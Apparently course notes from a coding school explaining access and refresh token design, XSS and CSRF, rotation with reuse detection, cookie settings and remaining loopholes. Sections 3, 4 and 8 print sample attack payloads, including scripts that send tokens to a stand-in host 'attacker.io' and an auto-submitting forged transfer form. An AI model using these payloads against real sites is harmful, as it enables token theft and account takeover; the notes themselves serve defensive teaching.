

THE PROBLEM

1 Why Tokens Exist

2 One Token, Two Bad Homes

3 Attack 1 — XSS

4 Attack 2 — CSRF

THE SOLUTION

5 Split Into Two Tokens

6 Rotation & Reuse Detection

IN PRACTICE

7 Best Practices

8 The Loopholes

9 Closing The Gaps

BACKEND / AUTHENTICATION

Access & refresh tokens, and the attacks that **shaped them**

Almost every tutorial tells you to keep the access token in memory and the refresh token in an httpOnly cookie. Very few tell you which attack each half is answering, or where the whole design still falls apart. That is what these notes are for.

[JWT](#)[XSS](#)[CSRF](#)[Token Rotation](#)[MERN](#)

01 Why tokens exist at all

Start from the problem, not the solution

HTTP is stateless. The server handles your request, sends a response, and forgets you completely. The next request from the same person arrives looking exactly like a request from a total stranger.

So on every single request, the client has to re-prove who it is. The obvious idea — send the password every time — is a disaster: the password travels constantly, sits in logs, and can never be revoked without changing it.

Instead the server issues a **token** after one successful login. The client attaches that token to every request. The server verifies it and knows who is calling.

KEY CONCEPT

A token is a bearer credential. The server has no way to check that the person presenting it is the person it was issued to. Possession equals authority. Whoever holds the token *is* the user, as far as the server is concerned. Every problem in the rest of these notes grows out of this one sentence.

Which means the entire security question reduces to: where do you keep the token, and who else can get to it there?

02 One token, two bad homes

The single-token design and why both storage choices lose

The simple design: one long-lived token, valid for days or weeks. The browser gives you exactly two realistic places to keep it, and each one has a fatal flaw.

Option A — localStorage

Readable and writable by JavaScript. You attach it yourself in an **Authorization** header. It survives tab close and browser restart because it lives on disk.

The flaw: any JavaScript running on your origin can read it. Not just your code — any code. A compromised npm package, a third-party analytics script, an injected payload. They all have the same access your own code does.

Option B — a cookie

The browser stores it and attaches it automatically to every request going to that domain. You write no client code at all. If you mark it `httpOnly`, JavaScript cannot even read it.

The flaw: the browser attaches it automatically, and does not care who initiated the request. A request triggered by a completely different website still arrives at your API fully authenticated.

Property	localStorage	Cookie
Readable by JavaScript	Yes — by any script on the origin	No, if httpOnly is set
Attached to requests	Manually, by your code only	Automatically, by the browser
Survives tab close	Yes — sits on disk	Yes, until Max-Age expires
Vulnerable to XSS	Fully — one line steals it	Cannot be read out
Vulnerable to CSRF	No — never auto-sent	Yes — that is the whole attack

THE DILEMMA

Look at the last two rows. Each storage location is strong exactly where the other is weak. With a single token you must pick one column, which means you must accept one of the two attacks. There is no winning single-token answer. That is the problem the two-token design was invented to solve.

Before the solution, you need to understand both attacks properly. That is the next two sections.

Why can a single-token system never be safe from both XSS and CSRF at the same time?

A — Because the two storage options have opposite weaknesses, so choosing one accepts the other's attack

B — Because a single token is always too long-lived to be secure

03 Attack 1 — Cross-Site Scripting

An attacker gets JavaScript running on your own origin

XSS is not "someone hacked your server." It is much simpler and much more common: **attacker-controlled JavaScript ends up executing on your domain.** Once that happens, the browser treats it as your code, because as far as the browser can tell, it *is* your code. Same origin, same permissions.

HOW IT USUALLY GETS IN

- User input rendered into the DOM without escaping — comments, bios, product reviews, chat messages
- A compromised or typosquatted npm package somewhere in your dependency tree
- A third-party script (analytics, chat widget, ad tag) loaded on your authenticated pages
- A browser extension the user installed months ago

THE VULNERABLE CODE

COPY

```
// Any place user input reaches the DOM unescaped  
<div dangerouslySetInnerHTML={{ __html: comment.body }} />  
  
// The attacker submits this as their "comment":  
<img src=x onerror="fetch('https://attacker.io/c?t=' + localStorage.getItem('token'))"
```

Every visitor who loads that comment now silently ships their token to the attacker. Walk through what actually happens:

VICTIM'S BROWSER

origin: yourapp.com

INJECTED SCRIPT

running as first-party code

LOCALSTORAGE

token: "eyJhbGciOiJIUzI1NiIs..."

ATTACKER.IO

Collects stolen tokens

API.YOURAPP.COM

Sees a valid token

STEP 01 — EXECUTION

The payload lands on your origin. It does not matter how it got there. From this moment the attacker's code has exactly the same privileges as the code you wrote.

← BACK

01 / 04

FORWARD →



Step 03 is the one that hurts. A script running in a page is a nuisance that ends when the tab closes. A credential on the attacker's server is a persistent account takeover that survives everything the user does. Keep that distinction in mind — the entire two-token design is built around it.

Why can an XSS payload read a token from localStorage without any permission prompt?

A — Because localStorage has no encryption applied to its values

B — Because it runs on your origin, so the browser gives it the same access your own code has

04 Attack 2 — Cross-Site Request Forgery

The attacker never sees your token, and never needs to

CSRF is the mirror image of XSS, and students almost always confuse the two. The distinction is worth being precise about:

	XSS	CSRF
Where the code runs	On your site	On the attacker's site
What the attacker steals	The credential itself	Nothing — they steal an <i>action</i>
Can they read the response?	Yes, fully	No — the browser blocks it
What makes it work	Same-origin script access	Cookies being attached automatically

KEY CONCEPT

Ambient authority. A cookie is attached by the browser based purely on *where the request is going*, never on *who asked for it*. Your API cannot tell the difference between a request your React app made and one an attacker's page triggered. Both arrive with the same valid cookie.

ATTACKER.IO/FREE-IPHONE.HTML

COPY

```
<!-- Looks like a giveaway page. Does something else. -->
<form id="f" action="https://api.yourbank.com/transfer" method="POST">
  <input name="to" value="attacker-account">
  <input name="amount" value="50000">
</form>

<script>document.getElementById('f').submit()</script>
```

VICTIM'S BROWSER



```
API.YOURBANK.COM
POST /transfer
cookie present → authorised
```

STEP 01 — NORMAL LOGIN

The user logs into their bank. The server sets a session cookie. Nothing suspicious has happened, and nothing here is a mistake — this is the design working as intended.

← BACK

01 / 05

FORWARD →



The one-line summary worth memorising: XSS steals the credential, CSRF borrows it. XSS takes the key. CSRF makes the browser open the door while the key stays in your pocket.

In a CSRF attack, what does the attacker actually obtain?

A — A copy of the session cookie they can reuse later

B — A state-changing action executed under the victim's identity, with no access to the credential

05 The split — two tokens, two homes

Put each token where the other one's weakness does not apply

Now the design makes sense. We could not win with one token because we had to pick one column of that table. So we stop picking. We use two tokens, give them different jobs, and store each one where the attack against the other cannot reach it.

TOKEN	JOB	LIFETIME	HOME
access token	Proves who you are on every API call	5–15 min	A JavaScript variable in memory
refresh token	Proves you are allowed to get a new access token	7–30 days	httpOnly cookie, scoped to the refresh path

Why the access token lives in memory

- CSRF becomes structurally impossible on your API routes. You attach it yourself in an `Authorization` header. An attacker's page cannot set that header on a cross-site request, and the browser will never attach it for them. The attack has nothing to work with.
- It never touches disk. Close the tab and it is gone. Nothing left for an extension, a forensic tool, or a shared machine to find later.
- Short life bounds the damage. JWTs are stateless — you cannot revoke one without a database lookup on every request, which is exactly the cost you were avoiding. So instead of revoking, you expire. Fifteen minutes is your worst case.

Why the refresh token lives in an httpOnly cookie

- JavaScript cannot read it. At all. `document.cookie` does not show it. The XSS payload from section 3 has nothing to exfiltrate.
- It is the long-lived credential, so it is the one worth protecting hardest. The 15-minute token is a much smaller prize.
- It is stored server-side, unlike the access token, so it is genuinely revocable — which is what makes section 6 possible.

BROWSER (YOUR REACT APP)

YOUR API SERVER

MEMORY
accessToken = null

COOKIE JAR
empty

POST /auth/login { email, password }



STEP 01 — LOGIN

The only time the password is ever sent. Everything after this is tokens.

← BACK

01 / 06

FORWARD →

What each design actually survives

Scenario	Single token in localStorage	Access in memory + refresh in httpOnly cookie
CSRF on API routes	Safe (never auto-sent)	Safe — same reason
CSRF on refresh route	N/A	Exposed — needs SameSite + path scoping
XSS reads the credential	Yes — the long-lived token	Only a 15-minute access token
What leaves the machine	A 30-day credential	At most a 15-minute one
Damage after the tab closes	Weeks of full account access	Ends within minutes

Scenario	Single token in localStorage	Access in memory + refresh in httpOnly cookie
Attacker acting inside the live page	Full access	Full access — see section 8



Read that last row carefully, because most tutorials never mention it. `httpOnly` does not make you XSS-proof. A script on your origin can simply call `/auth/refresh` itself and get a working access token. What this design changes is *persistence* — whether the attacker walks away with a durable credential or is stuck inside a browser tab. Section 8 deals with this honestly.

Why is CSRF structurally impossible against your normal API routes in this design?

A — Because the access token is a JWT and JWTs are signed

B — Because the token is attached manually in a header, and a cross-site page cannot set that header

06 Rotation & reuse detection

The part that turns storage into an actual defence


Here is a question worth putting to your students: if the refresh token sits in an `httpOnly` cookie for thirty days and never changes, how is that different from a plain old session cookie?

It isn't. Without rotation you have built a session cookie with extra steps. Rotation is what earns the complexity.

KEY CONCEPT

Refresh tokens are single-use. Every call to `/auth/refresh` issues a brand new refresh token and marks the old one consumed. Tokens descending from one login form a family. If a consumed token is ever presented again, two parties are holding the same credential — and only one of them is supposed to. That is theft, detected.

ONE LOGIN = ONE TOKEN FAMILY



AUTH SERVER - FAMILY TABLE

family: f_91ac · user: 4471

RT-1 used · RT-2 used · RT-3 live

STEP 01 - NORMAL ROTATION

Every refresh consumes the current token and mints the next. The server keeps the chain, so at any moment exactly one token in the family is live.

← BACK

01 / 04

FORWARD →

SERVER / AUTH.CONTROLLER.JS

COPY

```
// never store the raw token - store a hash, like a password
const stored = await RefreshToken.findOne({ hash: sha256(incoming) })

if (!stored) throw new AuthError('unknown token')

if (stored.usedAt) {
  // a consumed token came back → two parties hold it → theft
  await RefreshToken.deleteMany({ family: stored.family })
  await auditLog('refresh_reuse', { user: stored.userId, family: stored.family })
  throw new AuthError('reuse detected - family revoked')
}

stored.usedAt = new Date()
await stored.save()

const next = await issueRefreshToken({ user: stored.userId, family: stored.family })
res.cookie('rt', next.raw, cookieOptions)
res.json({ accessToken: signAccessToken(stored.userId) })
```



Rotation is detection, not prevention. Whoever refreshes first wins. If the attacker gets there before the real user, the attacker holds the live token and your legitimate user is the one who gets logged out on their next refresh. That is the correct failure mode — fail closed — but be clear that a window existed.

The false positive that will bite you

Client sends a refresh. The server rotates successfully. The response is lost on a flaky mobile network. The client retries with the old token — and your system screams *theft* at a user who did nothing wrong.

Handle it with a short grace window: accept the immediately-previous token for 15–30 seconds and return the *same* new token idempotently. Skip this and every user on a patchy connection gets randomly logged out.



There is a nice second-order effect here. An attacker who tries to build persistence by repeatedly refreshing is racing the real app's own refresh cycle — and that race is exactly what trips reuse detection. Greed makes them noisy.

Your server sees a refresh token whose `usedAt` is already set. What is the correct response?

A — Reject just that request and let the existing session carry on

B — Revoke the entire token family, because you cannot tell which holder is the real user

07 Best practices

The settings and patterns that make the design actually hold

Cookie flags — every one of these matters

SERVER / COOKIE OPTIONS

COPY

```
const cookieOptions = {  
  httpOnly: true,
```

```

secure: process.env.NODE_ENV === 'production',
sameSite: 'strict',
path: '/api/auth/refresh',
maxAge: 7 * 24 * 60 * 60 * 1000
}

```

FLAG	VALUE USED	WHAT IT DOES
httpOnly	true	JavaScript cannot read the cookie. This is the flag that stops XSS from carrying the refresh token off the machine.
secure	true	Only ever sent over HTTPS, so the token never crosses a plaintext connection.
sameSite	strict	Not attached to cross-site requests. This is your CSRF defence on the one route that still uses cookies.
path	/api/auth/refresh	The cookie is attached to that single endpoint instead of riding along on every request to your domain. Smaller exposure surface, fewer places it can leak.
maxAge	7 days	Hard expiry on the cookie itself, independent of anything stored server-side.



If your API genuinely lives on a different site — `app.com` calling `api.other.com` — you are forced into `sameSite: 'none'`, and a CSRF token on the refresh endpoint stops being optional. Where you can, put the API behind the same site (a path or a subdomain) and keep `strict`.

Booting the app after a page reload

Memory is empty on every reload. That is by design, but it means the app cannot render anything auth-dependent until it has asked for a token.

CLIENT / BOOTSTRAP

COPY

```

async function bootstrap() {
  try {
    const { data } = await api.post('/auth/refresh') // cookie rides along
    setAccessToken(data.accessToken)
  }
}

```

```

} catch {
  setAccessToken(null) // not logged in
} finally {
  setReady(true) // only NOW render anything that depends on auth
}
}

```

One refresh, not ten

A dashboard fires eight requests on mount. The access token has expired. Without a queue you get eight parallel refresh calls — and with rotation, seven of them present a token that a sibling already consumed. You have just triggered reuse detection on yourself.

CLIENT / API.JS — AXIOS INTERCEPTOR

COPY

```

let refreshing = null

api.interceptors.response.use(null, async (error) => {
  const original = error.config
  if (error.response?.status !== 401 || original._retried) throw error
  original._retried = true

  // every caller awaits the SAME in-flight promise
  refreshing = refreshing || api.post('/auth/refresh')
    .then(r => { setAccessToken(r.data.accessToken); return r.data.accessToken })
    .finally(() => { refreshing = null })

  const token = await refreshing
  original.headers.Authorization = `Bearer ${token}`
  return api(original)
})

```

Revocation without killing performance

JWTs cannot be revoked, which is the price of being stateless. But you can add a single watermark per user instead of a blocklist of individual tokens — one $O(1)$ read on the hot path, and "log out everywhere" becomes one write.

SERVER / REVOCATION WATERMARK

COPY

```
// "log out of all devices" – one write
await redis.set(`validAfter:${userId}`, Date.now())

// middleware on every request – one O(1) read
const cutoff = await redis.get(`validAfter:${payload.sub}`)
if (cutoff && payload.iat * 1000 < Number(cutoff)) {
  return res.status(401).json({ error: 'token revoked' })
}
```

The unglamorous rules that prevent most real leaks

● Never let a token reach a log

Sentry breadcrumbs, morgan access logs, a `console.log` that survived to production. This is the single most common real-world source of leaked tokens — far more common than XSS. Redact the Authorization header at the logger level, not at each call site.

● Never put a token in a URL

Query params leak through `Referer` headers, browser history, CDN logs, and every proxy in between. Headers and cookies only.

● Store hashes, not raw refresh tokens

Treat your token table like a password table. A database dump then gives the attacker nothing usable.

● Kill every family on password change

Users change their password precisely because they think something is wrong. If old sessions survive that, you have broken the one action they took to protect themselves.

● Ship a Content Security Policy

Everything above limits damage after an XSS. CSP is what stops the script from running in the first place — strict `script-src` with nonces, no `unsafe-inline`. It belongs above all of this in priority.

Why must concurrent 401s share a single refresh promise?

A — Because with rotation, parallel refreshes replay an already-consumed token and trip your own reuse detection

B — Because the server can only handle one request per user at a time

08 The loopholes

What this design does not protect you from, stated plainly

Most tutorials stop at section 7 and leave students believing httpOnly cookies solve XSS. They do not. Teaching the gaps is what separates understanding the design from repeating it.

Loophole 1 — XSS can simply ask for a new token

The attacker cannot *read* the refresh cookie. They do not need to. They can call your refresh endpoint from your own page, and the browser will attach the cookie for them, exactly as it does for your code.

THE PAYLOAD THAT DEFEATS HTTPONLY

COPY

```
// running inside an XSS on your origin
const r = await fetch('/api/auth/refresh', { credentials: 'include' })
const { accessToken } = await r.json()

// now act as the user, or ship this token out and act from elsewhere
fetch('https://attacker.io/c', { method: 'POST', body: accessToken })
```

What httpOnly actually bought you: the *refresh* token never leaves the machine, so what the attacker can take away is a 15-minute credential rather than a 30-day one. That is a real reduction in blast radius. It is not prevention.

Loophole 2 — the resident script

This is the scenario the token architecture answers worst, and the one worth spending time on in class. The user does not close the tab. They leave the dashboard open all day. The attacker's script sits there quietly, refreshing whenever it needs to, acting on the account in the background.

XSS payload executing on your origin

↓

calls /auth/refresh whenever the token expires

↓

always holds a valid access token

↓

reads data · changes settings · moves money — silently



user's tab stays open → this never stops ❌

Every request comes from the victim's IP, the victim's device, the victim's browser fingerprint. Your anomaly detection sees a completely normal session. **Nothing in the two-token design touches this case.** Rotating faster does not help — the attacker is inside the rotation loop with you.

Loophole 3 — the attacker owns the screen

The obvious answer to loophole 2 is step-up auth: ask for the password again before anything sensitive. But think about who is drawing that prompt.



A script with DOM access can render a pixel-perfect fake "confirm your password" modal. The user types their password into the attacker's input. Password-based step-up on a compromised page does not protect the account — it harvests the credential. Section 9 covers the version that actually works.

Loophole 4 — outside your application entirely

- A malicious browser extension. Extensions run with privileges above page scripts. Nothing in your application can stop one. Be honest about this rather than pretending otherwise.
- A compromised device. Malware with filesystem access reads the cookie jar directly. httpOnly is a browser-level rule, not encryption.
- A supply-chain compromise. One popular package updates, and attacker code is now first-party JavaScript in every build you ship.

Loophole 5 — the root cause under all of them

[BACK TO SECTION 1](#)

Both tokens are still bearer credentials. Possession equals authority, and the server has no way to check that the presenter is the party it issued to. Rotation, expiry and storage all reduce exposure — none of them changes this fact. The only real fix is to stop using bearer tokens, which is where section 9 ends up.

Threat	Two-token design	Why
CSRF on API routes	Solved	Header-based auth cannot be forged cross-site
CSRF on refresh route	Solved	SameSite + path scoping (+ CSRF token if cross-site)
Long-lived credential exfiltration	Solved	httpOnly — the refresh token cannot leave the machine
Stolen refresh token replayed	Detected	Rotation + reuse detection kills the family
Short-lived token exfiltration	Bounded	Attacker gets minutes, not weeks
Attacker acting inside a live tab	Not addressed	Needs WebAuthn step-up, session caps, CSP
Malicious extension or infected device	Not addressable	Outside the browser's security boundary

An XSS payload calls `/auth/refresh` and gets a valid access token. What did httpOnly still buy you?

A — Nothing — the design has completely failed at this point

B — The long-lived credential never left the machine, so what the attacker can carry away lasts minutes instead of weeks

09 Closing the gaps

What you add once you accept that tokens alone are not enough

Once an attacker has script execution on your origin, every client-side control you would reach for is a control they now own. So everything genuinely useful from here is either **server-side** or lives in a **trust domain** the page cannot reach.

Prevention comes first

Everything in sections 5 to 7 limits damage *after* you have already lost. This layer is the only one that stops it happening, so it deserves your effort before anything else here.

- Strict CSP with nonces and no `unsafe-inline`
- Trusted Types to close DOM injection sinks
- Pinned and audited dependencies, Subresource Integrity on anything external
- No third-party scripts on authenticated pages — analytics and chat widgets belong on marketing pages

Put a ceiling on time

This is the direct answer to the never-closes-the-tab scenario. Most people implement sliding expiry, which lets a resident script keep a session alive forever.

ABSOLUTE SESSION LIFETIME

Give the token family a hard ceiling from initial login — 8, 12 or 24 hours — **regardless of activity**. At that point everyone re-authenticates, and the attacker cannot, because they do not have the password or the security key. It is the only thing that puts a floor under an indefinitely open tab.

Watch the shape of the traffic

- **Rate-limit refreshes per family**. Your real app refreshes on a predictable cadence tied to the access token TTL. A script pumping the endpoint does not match that shape.
- **Compare API volume against user interaction**. A session making steady reads with zero page transitions is not a person.
- **Flag impossible geography**. One family refreshing from two continents four minutes apart.

Step-up auth that a compromised page cannot fake

Loophole 3 killed password re-entry. WebAuthn survives it, for one specific reason worth making students say out loud:

WHY WEBAUTHN HOLDS

The prompt is drawn by browser chrome, not by page content. A script can trigger it but cannot draw a convincing fake, cannot read what the user does, and cannot extract the key. The assertion is signed over a server-issued challenge and bound to your origin. Gate money movement, email changes, password changes, new payees and account deletion behind it, and a fully compromised session still cannot escalate into account takeover.

Stop using bearer tokens

The real fix for loophole 5 is proof-of-possession. DPOP is the browser-viable version and you can deploy it today:

CLIENT / NON-EXTRACTABLE KEY

COPY

```
const keyPair = await crypto.subtle.generateKey(
  { name: 'ECDSA', namedCurve: 'P-256' },
  false, // extractable: false - JS can USE it, never READ it
  ['sign', 'verify']
)
// store the handle in IndexedDB, sign a proof on every request
// server rejects any token not accompanied by a valid signature
```

A stolen token is then worthless on its own. The attacker can sign requests while their script runs in the page, but there is nothing extractable to carry away. Combine DPOP with the httpOnly refresh cookie and XSS collapses to pure session riding — full authority while the tab is open, exactly zero once it closes.

Reduce what a live session is worth

- **Minimise API responses.** Mask card numbers server-side, keep full PII out of list endpoints, return only what the current view needs. The attacker can read whatever your API hands over — so hand over less.
- **Out-of-band alerts.** Email or SMS on sensitive actions, with a one-click "this wasn't me" that kills every family. Prevents nothing; shortens discovery from months to minutes.
- **A visible sessions list.** Device, location, last active, and a log-out button. Users catch things your monitoring will not.

The honest hierarchy

Ordered by what actually reduces risk per hour of effort, not by what sounds impressive:

Tier	What you build	When
Baseline	Short access TTL · rotation with reuse detection · httpOnly + Secure + SameSite · CSP · HSTS · no tokens in logs or URLs · kill families on password change	Every project, no exceptions
Real user data	Revocation watermark · absolute session lifetime · sessions UI · WebAuthn step-up · refresh rate limits · anomaly detection	Anything holding money, PII or health data
High assurance	DPoP or mTLS · transaction-level signing · device binding · shorter refresh TTL with sliding expiry	Fintech, healthcare, regulated



For most MERN projects, baseline plus WebAuthn step-up on sensitive actions gets you to a genuinely reasonable place. Past that you are spending effort against an attacker who almost certainly has easier options than stealing your tokens.

Why does WebAuthn step-up survive a compromised page when password re-entry does not?

A — Because the key is much longer than any password could be

B — Because the prompt is drawn by browser chrome, so a page script cannot fake it or read the result

ONE-PARAGRAPH SUMMARY

A single token has to live either where scripts can read it (XSS) or where the browser sends it automatically (CSRF). Splitting it in two lets each half sit where the other's attack cannot reach: the

access token in memory is never auto-attached and never touches disk, and the refresh token in an httpOnly cookie can never be read out by script. Rotation turns theft of the long-lived half into something you detect rather than something you discover months later. What none of it addresses is an attacker executing inside a live page — for that you need CSP to prevent it, absolute session limits to bound it, and WebAuthn to stop it escalating.

Sheryians Coding School · Authentication Notes

Access & Refresh Tokens · why before what